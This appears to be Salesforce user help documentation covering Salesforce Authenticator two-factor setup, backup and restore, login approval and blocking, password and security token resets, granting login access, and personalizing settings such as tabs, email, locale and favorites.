Two-factor authentication with Salesforce Authenticator available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

1. Download and install version 2 or later of the Salesforce Authenticator app for the type of mobile device you use. For iPhone, get the app from the App Store. For Android devices, get the app from Google Play.

   If you previously installed version 1 of Salesforce Authenticator on your mobile device, you can update the app to version 2 through the App Store or Google Play. The update preserves any connected accounts you already have in the app. These accounts are code-only accounts that generate verification codes but don't receive push notifications or allow location-based automated verifications. If you have a code-only account for the username you used for your current login to Salesforce, swipe left in the app to remove that username before proceeding. In the following steps, you connect the account for that username again. The new connected account gives you full Salesforce Authenticator version 2 functionality: push notifications, location-based automated verifications, and verification codes.
2. From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
3. Find **App Registration: Salesforce Authenticator** and click **Connect**.
4. For security purposes, you're prompted to log in to your account.
5. Open the Salesforce Authenticator app on your mobile device.

   If you're opening the app for the first time, you see a tour of the app's features. Take the tour, or go straight to adding your Salesforce account to the app.
6. In the app, tap **+** to add your account.

   The app generates a unique two-word phrase.
7. Back in your browser, enter the phrase in the Two-Word Phrase field.
8. Click **Connect**.

   If you previously connected an authenticator app that generates verification codes to your account, you sometimes see an alert. Connecting version 2 or later of the Salesforce Authenticator mobile app invalidates the codes from your old app. When you need a verification code, get it from Salesforce Authenticator from now on.
9. In the Salesforce Authenticator app on your mobile device, you see details about the account you're connecting. To complete the account connection, tap **Connect** in the app.

To help keep your account secure, we send you an email notification whenever a new identity verification method is added to your Salesforce account. You get the email whether you add the method or your Salesforce admin adds it on your behalf.

Back Up Your Connected Accounts in the Salesforce Authenticator Mobile App

You can back up your Connected Accounts in the Salesforce Authenticator mobile app. If you lose, damage, or replace your mobile device, you can restore your Connected Accounts on another mobile device.

You can enable backups in the following ways:

- Tap the Notifications icon ( ) in the upper right corner, then tap **Enable Backups**.
- Tap the Settings icon ( ) in the upper left corner, then tap **Back up accounts**.

After you enable backups, complete the backup process by verifying your mobile number and setting a four-digit passcode.

1. When prompted, enter your mobile number and tap **Send**.
2. Salesforce Authenticator sends you a text message with a link. Tap the link in the text message.
3. Authorize your mobile device to open the Salesforce Authenticator mobile app. This process is different on Android and iOS devices.

Operating System	Process
Android	If prompted to select which app to open the link with, tap **Salesforce Authenticator** from the list. If your web browser opens, tap **Open Salesforce Authenticator**.
iOS	When asked for permission to open Salesforce Authenticator, tap **Open** to approve.

   The Salesforce Authenticator app opens, completing the mobile number verification process.
4. Set your four-digit passcode. This passcode lets you restore your accounts on a new device.

To change or update your mobile number, in the Settings menu, tap **Verified number**. Enter a new mobile number and repeat the verification process.

To change your passcode, in the Settings menu, tap **Change backup passcode**. Enter a new passcode.

Restore Connected Accounts in the Salesforce Authenticator Mobile App

If you've backed up your Connected Accounts in the Salesforce Authenticator mobile app, you can restore them on another mobile device.

Before you restore your accounts, keep these things in mind.

- Connected Accounts are active on only one device at a time. If you restore your Connected Accounts on a second device, you can no longer access them from the previous device.
- To restore your Connected Accounts on a new device, restore your accounts **before** creating new Connected Accounts on the new device. You can't restore Connected Accounts from a backup after creating new Connected Accounts.

1. From the Let's Get Started screen, tap **Restore from Backup**.
2. When prompted, enter your mobile number and tap **Send**.
3. Salesforce Authenticator sends you a text message with a link. Tap the link in the text message.
4. Authorize your mobile device to open the Salesforce Authenticator mobile app. This process is different on Android and iOS devices.

Operating System	Process
Android	If prompted to select which app to open the link with, tap **Salesforce Authenticator** from the list. If your web browser opens, tap **Open Salesforce Authenticator**.
iOS	When asked for permission to open Salesforce Authenticator, tap **Open** to approve.

   The Salesforce Authenticator app opens, completing the mobile number verification process.
5. In the Salesforce Authenticator app, enter your four-digit passcode.

When you see your Connected Accounts, the restoration process is complete.

Remove an Account from Salesforce Authenticator (Version 2 or Later)

When you no longer want to use the app for two-factor authentication, remove your Salesforce account from the Salesforce Authenticator mobile app. Before you remove an account from the Salesforce Authenticator app on your mobile device, make sure that you don't lose access to your Salesforce account. Either ask your Salesforce admin to disable the two-factor authentication requirement from your account, or make sure that you have another two-factor authentication method available.

1. Begin in a web browser, in your Salesforce account. From your personal settings, enter `Advanced User Details` in the `Quick Find` box, then select **Advanced User Details**. No results? Enter `Personal Information` in the `Quick Find` box, then select **Personal Information**.
2. Find **App Registration: Salesforce Authenticator**, and click **Disconnect**.
3. Open the Salesforce Authenticator app on your mobile device.
4. In the app list of connected accounts, find the account you want to remove.
5. Swipe left on the account username.
6. Tap **Remove** or **Delete**, whichever appears.
   A confirmation dialog appears.
7. To confirm the removal of the account, tap **Remove**.

EDITIONS

Salesforce Authenticator setup available in: both Salesforce Classic and Lightning Experience

Two-factor authentication with Salesforce Authenticator available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

Verify Account Activity with Salesforce Authenticator (Version 2 or Later) for Two-Factor Authentication

If your org settings require you to complete two-factor authentication when you log in or access restricted resources in Salesforce, use the Salesforce Authenticator mobile app. You use the app to verify identifying details for your logins and other account activity. Using the app to verify account activity satisfies the two-factor authentication requirement.

Before you can use the app for two-factor authentication, connect the app to your account. When you do something that requires verification in Salesforce, you receive a notification from the Salesforce Authenticator app on your mobile device.

1. Respond to the notification by opening the Salesforce Authenticator app on your mobile device. The app displays details of your account activity, including your username, the service you're trying to access (such as Salesforce), and information about the device used for the activity. If location services are enabled and available, the app shows your current location. Owing to the nature of geolocation technology, the accuracy of geolocation fields (for example, street address, country, city) can vary.
2. Check the details.
3. If you recognize the details, tap **Approve** on your mobile device.
   In Salesforce, you're logged in or granted access to the desired resource.

EDITIONS

Salesforce Authenticator setup available in: both Salesforce Classic and Lightning Experience

Two-factor authentication with Salesforce Authenticator available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

Block Unrecognized Account Activity with Salesforce Authenticator (Version 2 or Later)

If you get a notification from the Salesforce Authenticator mobile app about account activity you don't recognize, use the app to block the activity. You can also flag the blocked activity for your Salesforce admin.

EDITIONS

Salesforce Authenticator setup available in: both Salesforce Classic and Lightning Experience

Two-factor authentication with Salesforce Authenticator available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

1. Respond to the notification by opening the Salesforce Authenticator app on your mobile device.
   The app displays details of your account activity, including your username, the service you're trying to access (such as Salesforce), and information about the device used for the activity. If location services are enabled and available, the app shows the user's current location. Owing to the nature of geolocation technology, the accuracy of geolocation fields (for example, street address, country, city) can vary.
2. Check the details.
3. If you don't recognize the details, tap **Deny** on your mobile device.
   The app asks you what to do about the unrecognized activity.
4. To prevent unauthorized access to your account and alert your Salesforce admin of the potential security breach, tap **Block Activity and Flag**. To prevent access to your account without flagging, tap **Just Block Activity**. If you tapped **Deny** by mistake, tap **Cancel** to go back and verify the activity.

Automate Two-Factor Authentication from a Trusted Location with Salesforce Authenticator (Version 2 or Later)

Enable location services in the Salesforce Authenticator mobile app, and then use the app to automate two-factor authentication from a trusted location. Examples of trusted locations can include your home or office.

EDITIONS

Salesforce Authenticator setup available in: both Salesforce Classic and Lightning Experience

Two-factor authentication with Salesforce Authenticator available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

Before you can use the app for two-factor authentication, connect the app to your account. The first time you use Salesforce Authenticator to verify your account activity, the app asks for access to your location. Either respond to allow access, or go later to your mobile device's settings to allow Salesforce Authenticator to access your location. Your mobile device's location data does not leave the app. Allowing access to your location lets you automate two-factor authentication when you're working at your office, home, or other trusted location.

1. Respond to a notification from Salesforce Authenticator by opening the app on your mobile device.
   The app displays details of your account activity, including your username, the service you're trying to access (such as Salesforce), and information about the device used for the activity. If location services are enabled and available, the app shows your current location. Owing to the nature of geolocation technology, the accuracy of geolocation fields (for example, street address, country, city) can vary.
2. Check the details.
3. If you recognize the details, and you're in a location you trust, like your office or home, switch on **Always verify from here**.
4. Tap **Approve**.
   In Salesforce, you're logged in or granted access to the desired resource. The next time you take the same action from the same location, the Salesforce Authenticator app automatically verifies the activity for you. You need your mobile device with you, but you don't have to respond to an app notification.

Stop Location-Based Automated Verifications in Salesforce Authenticator (Version 2 or Later)

You can remove a location from your list of trusted locations to turn off automated verification from there.

1. Open the Salesforce Authenticator app on your mobile device.
2. In your Connected Accounts list, tap your username to go to the account detail page.
3. In Trusted Locations, tap **View All**.
4. Swipe left on the location you want to stop trusting.
5. Tap **Delete** or **Stop Trusting**, whichever appears.
   The app asks you to confirm that you want to turn off automated verifications from this location.
6. Tap **Stop Trusting**.

EDITIONS

Salesforce Authenticator setup available in: both Salesforce Classic and Lightning Experience

Two-factor authentication with Salesforce Authenticator available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

Verify Your Identity with a One-Time Password Generator App or Device

Connect a one-time password generator app, such as Salesforce Authenticator or Google Authenticator, to verify your identity. The app generates a verification code, sometimes called a "time-based one-time password".

If your company requires two-factor authentication for increased security when you log in, access connected apps, reports, or dashboards, use a code from the app. If you're required to use two-factor authentication before you have an app connected, you're prompted to connect one the next time you log in to Salesforce.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in all editions

1. Download the supported authenticator app for your device type. You can use any authenticator app that supports the time-based one-time password (TOTP) algorithm (IETF RFC 6238), such as Salesforce Authenticator for iOS, Salesforce Authenticator for Android, or Google Authenticator.
2. From your personal settings, enter `Advanced User Details` in the `Quick Find` box, then select **Advanced User Details**. No results? Enter `Personal Information` in the `Quick Find` box, then select **Personal Information**.
3. Find `App Registration: One-Time Password Generator` and click **Connect**.

   If you're connecting an authenticator app other than Salesforce Authenticator, use this setting. If you're connecting Salesforce Authenticator, use this setting if you're only using its one-time password generator feature (not the push notifications available in version 2 or later).

   Note: If you're connecting Salesforce Authenticator so that you can use push notifications, use the `App Registration: Salesforce Authenticator` setting instead. That setting enables both push notifications and one-time password generation.

   You can connect up to two authenticator apps to your Salesforce account for one-time password generation: Salesforce Authenticator and one other authenticator app.
4. For security purposes, you're prompted to log in to your account.
5. Using the authenticator app on your mobile device, scan the QR code.

   Alternatively, click **I Can't Scan the QR Code** in your browser. The browser displays a security key. In the authenticator app, enter your username and the key displayed.

6. In Salesforce, enter the code generated by the authenticator app in the `Verification Code` field.

   The authenticator app generates a new verification code periodically. Enter the current code.

7. Click **Connect**.

To help keep your account secure, we send you an email notification whenever a new identity verification method is added to your Salesforce account. You get the email whether you add the method or your Salesforce admin adds it on your behalf.

Verify Your Identity with a Temporary Code

When you can't access the device you usually use for two-factor authentication, ask your Salesforce admin to give you a temporary identity verification code. The code is valid for 1 to 24 hours. Your admin sets the expiration time, but you can expire the code early if you no longer need it.

If your Salesforce admin has given other users permission to help you with two-factor authentication, they can give you a temporary code. Your company's Help Desk or support staff, for example, sometimes has this permission.

The temporary code is for two-factor authentication only. It isn't valid for identity verification when you log in from a browser or app we don't recognize.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. Ask your Salesforce admin (or someone designated by your admin) for a temporary identity verification code.

   Your admin sets how long the code is valid. You can use the code multiple times until it expires. You get an email notification whenever your admin generates a temporary code for you.

2. Enter the temporary code where prompted in the identity verification screen.
3. If you don't need the code any more and it's still valid, expire the code.
   a. From your personal settings, enter *`Advanced User Details`* in the `Quick Find` box, then select **Advanced User Details**. No results? Enter *`Personal Information`* in the `Quick Find` box, then select **Personal Information**.
   b. Find `Temporary Verification Code` and click **Expire Now**.

Troubleshoot Login Issues

Can't log in? Forgot your username or password, or you're locked out from too many login attempts? To resolve login problems, try these solutions.

Your Salesforce admin sets password policies for your org. These policies determine how many times you can attempt to log in, how long you're locked out, and what your password requirements are.

To protect the privacy of your data, change your password periodically. If your Salesforce administrator expires user passwords on a periodic basis, you're prompted to change your password at the end of each period.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

Note: If you have the "User Single Sign-On" permission, only an administrator can reset your password. For help, contact your Salesforce administrator.

- Forgot your password? Retrieve it.
- Locked out? Wait until the lockout period expires and try again, or contact your Salesforce admin.
- Password expired? We prompt you to change your password.
- Accessing Salesforce from outside a trusted IP range, using a new browser or app? We prompt you to verify your identity.

- What does Use Custom Domain on the login page mean? If your Salesforce admin created a custom domain for your org, click **Use Custom Domain** to provide the domain name and log in.

  A custom domain is in the form `https://universalcontainers.my.salesforce.com`, where `universalcontainers` is a name provided by your admin.

Reset Your Forgotten Password

If you forgot your password, you can easily reset it using the forgot password link on the login page. All you need is your username.

Reset Your Security Token

When you access Salesforce from an IP address that's outside your company's trusted IP range using a desktop client or the API, you need a security token to log in. A security token is a case-sensitive alphanumeric code that you append to your password or enter in a separate field in a client application.

Update Your Token in Salesforce Outlook Edition

After you reset your security token in Salesforce, you can update your token in Salesforce Outlook.

Update Your Token in Connect Offline, Connect for Office, and Data Loader

After you received your new Salesforce security token, you can update your token in Connect Offline, Connect for Office, and Data Loader.

Grant Login Access

If you need help resolving a problem, you can grant login access to your account to a Salesforce administrator or a support representative.

Reset Your Forgotten Password

If you forgot your password, you can easily reset it using the forgot password link on the login page. All you need is your username.

Watch a Demo (Salesforce Classic) (33 seconds)

When you log in to Salesforce from a browser or application that we don't recognize, and your IP address is outside a trusted IP range, you're prompted to verify your identity.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

1. On the login page, click the forgot password link.
2. Enter your username and click **Continue**. An email containing instructions to reset your password is sent to the address specified in your Salesforce personal settings.
3. Within 24 hours, click the link provided in the email, answer your security question, and click **Continue**. (The link in the email can be used only once, and expires after 24 hours.)
4. When prompted, enter a new password.

Reset Your Security Token

When you access Salesforce from an IP address that's outside your company's trusted IP range using a desktop client or the API, you need a security token to log in. A security token is a case-sensitive alphanumeric code that you append to your password or enter in a separate field in a client application.

Your security token isn't displayed in your settings or profile.

If your admin assigned you the "Two-Factor Authentication for API Logins" permission, use the code generated by an authenticator app, such as Salesforce Authenticator, for the security token value.

1. From your personal settings, enter *Reset* in the Quick Find box, then select **Reset My Security Token**.
2. Click **Reset Security Token**. The new security token is sent to the email address in your Salesforce personal settings.

A new security token is emailed to you when you reset your password. Or you can reset your token separately.

Tip: Before you access Salesforce from a new IP address, we recommend that you get your security token from a trusted network using **Reset My Security Token**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions

Connect for Office not available in **Database.com**

Connect Offline available in: Salesforce Classic

Connect Offline available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Update Your Token in Salesforce Outlook Edition

After you reset your security token in Salesforce, you can update your token in Salesforce Outlook.

Your security token isn't displayed in your settings or profile. A new security token is emailed to you when you reset your password. Or you can reset your token separately.

If your admin assigned you the "Two-Factor Authentication for API Logins" permission, use the code generated by an authenticator app, such as Salesforce Authenticator, for the security token value.

1. In Outlook, go to **Tools** > **Salesforce Options**.
2. In the password window, enter your password and security token, with the security token added to the end of your password. For example, *mypasswordXXXXXXXXXX*.
3. To test that you correctly entered your password and token, click **Verify**.
4. Click **OK**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions

Connect for Office not available in **Database.com**

Connect Offline available in: Salesforce Classic

Connect Offline available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Update Your Token in Connect Offline, Connect for Office, and Data Loader

After you received your new Salesforce security token, you can update your token in Connect Offline, Connect for Office, and Data Loader.

Your security token isn't displayed in your settings or profile.

If your admin assigned you the "Two-Factor Authentication for API Logins" permission, use the code generated by an authenticator app, such as Salesforce Authenticator, for the security token value.

A new security token is emailed to you when you reset your password. Or you can reset your token separately.

- When you log in, add the security token value to the end of your password, such as *mypasswordXXXXXXXXXX*.

  Note: If you get an invalid password error when you log in, try logging in only with your password. You can get this error if you use your security token to log in from an IP address that's within a trusted IP range set by your admin.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions

Connect for Office not available in **Database.com**

Connect Offline available in: Salesforce Classic

Connect Offline available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Grant Login Access

If you need help resolving a problem, you can grant login access to your account to a Salesforce administrator or a support representative.

By default, your company's administrators can access your account without any action from you. If your organization requires users to grant login access to administrators, you can grant access for a specified duration.

Watch a Demo: Letting Your Salesforce Administrator Access Your Account

For security reasons, the maximum period for granting access is 1 year. Once you granted access, administrators or support representatives can use your login and access your data to help you resolve problems.

1. From your personal settings, enter *Login Access* in the `Quick Find` box, then select the option to grant login access.
2. Set the access expiration date by choosing a value from the picklist.
3. Click **Save**

If an administrator, support representative, or publisher makes setup changes using your login, the setup audit trail lists the changes and the username. In some organizations, records of clicks made by an administrator logged in as you are also kept for auditing purposes.

Note: If your administrator has restricted access to certain support organizations, you can't grant access to these organizations. Packaged application licenses can also prevent access.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions

Granting administrator access available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view setup audit trail history:

- "View Setup and Configuration"

Personalize Your Salesforce Experience

Update your personal information, for example your email address. Change your password and security question. If you have administrator permissions, you can also customize your Salesforce org.

EDITIONS

Available in: Salesforce Classic

Available in: All Editions.

My Settings: Update Your Personal Settings

Your personal settings help you customize your Salesforce experience. View or update your personal settings like your password and security question, email settings, and organize your tabs and pages.

Update Your Profile Page

Click your name or your profile picture to update your contact information at any time on your profile page. Your contact information is visible to everybody in your company.

Customize Your Navigation

Customize your Salesforce navigation so you can work more efficiently.

Update Your Chatter and Communities Settings

Get ready for Chatter and Communities. Follow people and records, and join a couple of groups that interest you.

Organize Your Day

Stay on top of your meetings, tasks, and sales goals.

Organize Your Data

Salesforce stores much of your data, like account information, in individual *records*, and organizes the data within objects. You can view and update your records and run reports on your data.

My Settings: Update Your Personal Settings

Your personal settings help you customize your Salesforce experience. View or update your personal settings like your password and security question, email settings, and organize your tabs and pages.

Watch a Demo: How to Change Your Personal Settings in Salesforce (Salesforce Classic)

This short video walks you through changing your personal settings in Salesforce. You can change the tabs that appear at the top of the page, change the layout and elements that appear on individual pages, and fine-tune your Chatter email settings.

To get started on any task, click a menu from the left pane, then select the menu item you want. The personal settings page also includes quick links for easy access to the most commonly used personal settings tools and tasks.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

Access Your Personal Settings in Salesforce Classic

If you use Salesforce Classic, your personal settings are located either in Personal Setup or My Settings.

Access Your Personal Settings in Lightning Experience

If you use Lightning Experience, your personal settings are located either in Personal Setup or My Settings.

Update Personal Information

Update your name, phone number, email, address, and work information on the Personal Information page in My Settings.

Edit Your Email Settings

Edit outgoing email settings to specify the name that appears as well as an optional signature. You can also specify a return address, and opt to automatically send BCC emails to yourself at the return address.

Edit Your Language and Locale Settings

Add, Remove, and Organize Your Tabs

Salesforce Classic uses tabs as starting points for viewing, adding, and editing information for an object. Different apps can have different sets of tabs. Add tabs for items you use frequently in any app.

Customize Your Pages

Specify the related lists that appear in detail pages.

Set Record Type Preferences

Set an option to automatically insert your default record type when you create records. If you use this setting, you're no longer prompted to select a particular record type.

Access Your Personal Settings in Salesforce Classic

If you use Salesforce Classic, your personal settings are located either in Personal Setup or My Settings.

EDITIONS


Available in: Salesforce Classic

Available in: **All** editions except **Database.com**.


1. At the top of any Salesforce page, click the down arrow next to your name.

   Depending on your organization's user interface settings, you should see either **Setup** or **My Settings** in the menu.

2. From the menu under your name, click **Setup** or **My Settings**.
3. Do one of the following:
   - If you clicked **Setup**, look on the left side of the page and click a menu item to display its sub-menu, then click the item you want.



   - If you clicked **My Settings**, look on the left side of the page and click a menu item under My Settings to display its sub-menu, then click the item you want.



Tip: To quickly find a page, type the first few characters of its name in the **Quick Find** box. As you type, pages that match your search terms appear in the menu. For example, to find the Personal Information page, type `pers` in the **Quick Find** box.

Access Your Personal Settings in Lightning Experience

If you use Lightning Experience, your personal settings are located either in Personal Setup or My Settings.

1. At the top of any Salesforce page, click your image.
2. Click **Settings**.
3. On the left side of the page, click a menu item to display its submenu, then click the item you want.

Tip: To quickly find a page, type the first few characters of its name in the **Quick Find** box. As you type, pages that match your search terms appear in the menu. For example, to find the Personal Information page, type `pers` in the **Quick Find** box.

Note: If you receive an error message regarding insufficient privileges when trying to access your personal settings, ask your Salesforce admin to enable the Improved Setup User Interface option. If you're an admin, from Setup, enter `User Interface` in the `Quick Find` box, then select **User Interface**. Select **Improved Setup User Interface**, and click **Save**.

EDITIONS

Available in: Lightning Experience

Available in: **All** editions except **Database.com**.

Update Personal Information

Update your name, phone number, email, address, and work information on the Personal Information page in My Settings.

1. From your personal settings, enter `Personal` in the `Quick Find` box, then select **Personal Information**.
2. Enter `Personal Information` in the `Quick Find` box, then select **Personal Information**.
3. To make changes, click **Edit**

EDITIONS

Available in: Salesforce Classic and Lightning Experience

The available personal setup options vary according to which Salesforce Edition you have.

If you change your email address, a confirmation message is sent to the new address. Click the link in the message for the new email address to take effect. This process ensures system security.

4. Save your changes.

Edit Your Email Settings

Edit outgoing email settings to specify the name that appears as well as an optional signature. You can also specify a return address, and opt to automatically send BCC emails to yourself at the return address.

EDITIONS

Available in: Salesforce ClassicLightning Experience

Available in: **All** Editions except for **Database.com**

1. From your personal settings, enter *My Email Settings* in the Quick Find box, then select **My Email Settings**.
2. Make your changes.

   Note: In Personal and Developer Editions, a Salesforce-specific tag line is added below your personal signature on all outbound emails.

Edit Your Language and Locale Settings

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

1. From your personal settings, enter *Time Zone* in the Quick Find box, then select **Language and Time Zone**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. Specify these settings as needed.
   - For Time Zone, select your primary time zone.
   - For Locale, select your country or geographic region.
   - For Language, select your primary language. All text and online help appears in the language you select.
   - For Email Encoding, select the character set and encoding option for email that you send from Salesforce.
3. Click **Save**.

Add, Remove, and Organize Your Tabs

Salesforce Classic uses tabs as starting points for viewing, adding, and editing information for an object. Different apps can have different sets of tabs. Add tabs for items you use frequently in any app.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

1. Click the Plus icon ( ) to the right of your current tabs.
   The All Tabs page appears. By default, it shows all the tabs you have available to view or add.
2. If you want to see a list of just the tabs for a specific app, select that app from the View drop-down list.
3. Click **Customize My Tabs**.
4. In the Custom App drop-down list, select the app where you want the tab to appear.
   For example, if you want the Ideas tab to appear in your Marketing app, select *Marketing* and the Ideas tab appears in that app only.
5. To add or remove tabs and change their order, use the Add, Remove, Up, and Down arrows.

6. Click **Save**.
7. If you added a tab to an app you're not actively using, open that app to see your new tab.

Customize Your Pages

Specify the related lists that appear in detail pages.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

1. From your personal settings, enter *Customize My* in the Quick Find box, then select **Customize My Pages**. No results? Enter *Display* in the Quick Find box, then select **Change My Display**.

   For your Home tab, select the dashboard snapshot to display on the Home tab. The link to customize your Home tab is available only if your administrator has customized your home page layout to include a dashboard.

   For all other tabs, specify which related lists display on your detail pages.

   - To add or remove related lists, select a related list and click the **Add** or **Remove** arrow.

     Note: This setting may change if your administrator changes the page layout for a particular tab.

   - To change the order of the related lists, select a related list title in the Selected List box, and click the **Up** or **Down** arrow.

2. Save your changes.

Set Record Type Preferences

Set an option to automatically insert your default record type when you create records. If you use this setting, you're no longer prompted to select a particular record type.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. From your personal settings, enter *Record Type* in the Quick Find box, then select **Set Default Record Types** or **Record Type Selection**—whichever one appears.

   If the Record Type Selection option isn't available, your organization isn't using record types or multiple record types aren't available.

2. Select the data type to specify that you want to use the default record type whenever you create that type of record. Otherwise, leave the box unchecked.

   If your organization uses person accounts and you check the Account box, you automatically select the default record type for all account types. You can't set separate default record type for business accounts and person accounts. If you work with both accounts types, leave the box blank.

3. Click **Save**.

Update Your Profile Page

Click your name or your profile picture to update your contact information at any time on your profile page. Your contact information is visible to everybody in your company.

Available in: Salesforce Classic and Lightning Experience
Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

You can update all fields on your profile, except the Manager field. Only your Salesforce admin can update the Manager field.

Customize Your Navigation

Customize your Salesforce navigation so you can work more efficiently.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except for **Database.com**

Create Shortcuts to Your Top Salesforce Pages with Favorites
Favorites let you quickly access important records, lists, groups, and other frequently used pages in Salesforce.

Favorites Considerations
Keep these considerations in mind when working with favorites.

Customize Your Tabs
Specify which tabs display when you log in, or if you have multiple apps, which tabs display in each app.

Create Shortcuts to Your Top Salesforce Pages with Favorites

Favorites let you quickly access important records, lists, groups, and other frequently used pages in Salesforce.

EDITIONS

Available in: Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. Click the star in the header of Lightning Experience to add the current page—for example, all open leads—to your favorites list.

   A highlighted star means you're on a favorite. Remove a favorite by clicking the highlighted star.

2. Click the drop-down next to the star to find, open, and manage your favorites.

   Each favorite shows the name, record type, and the app name (when the favorite isn't in your current app). When you open a favorite that's in a different app, you switch to that app.

SEE ALSO:

Favorites Considerations

Favorites Considerations

Keep these considerations in mind when working with favorites.

EDITIONS

Available in: Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- You can have up to 200 favorites, which support these types of content.
  - Record home for standard and custom objects (including Visualforce overrides of these record views)
  - Lists
  - Dashboards
  - Reports
  - Chatter groups

  Note: You can't favorite list views on the Reports, Dashboards, Files, Tasks, and Notes tabs. You also can't favorite Visualforce overrides of list views and individual Chatter posts.
- You can't favorite things in Console apps and setup pages, but you can still access your favorites from these areas.

- Only individual users can manage favorites. They can't be shared or edited by Salesforce admins.

SEE ALSO:

Create Shortcuts to Your Top Salesforce Pages with Favorites

Customize Your Tabs

Specify which tabs display when you log in, or if you have multiple apps, which tabs display in each app.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

1. From your personal settings, enter *Customize My* in the Quick Find box, then select **Customize My Tabs**. No results? Enter *Display* in the Quick Find box, then select **Change My Display**.
2. If you have access to multiple apps, select the app whose tabs you want to customize from the Custom Apps drop-down list.
   By default, you'll see the tabs for the selected custom app that are set for your profile.

   Note: The first tab that displays when you select an app may change if your administrator changes the app's default landing tab.
3. If desired, add each tab you want to display and change the display order of the tabs you've selected.
4. Save your changes.

Update Your Chatter and Communities Settings

Get ready for Chatter and Communities. Follow people and records, and join a couple of groups that interest you.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

Change Your Profile or Group Photo

Upload a photo to your profile so people can see who you are, or upload a photo for groups that you own or manage.

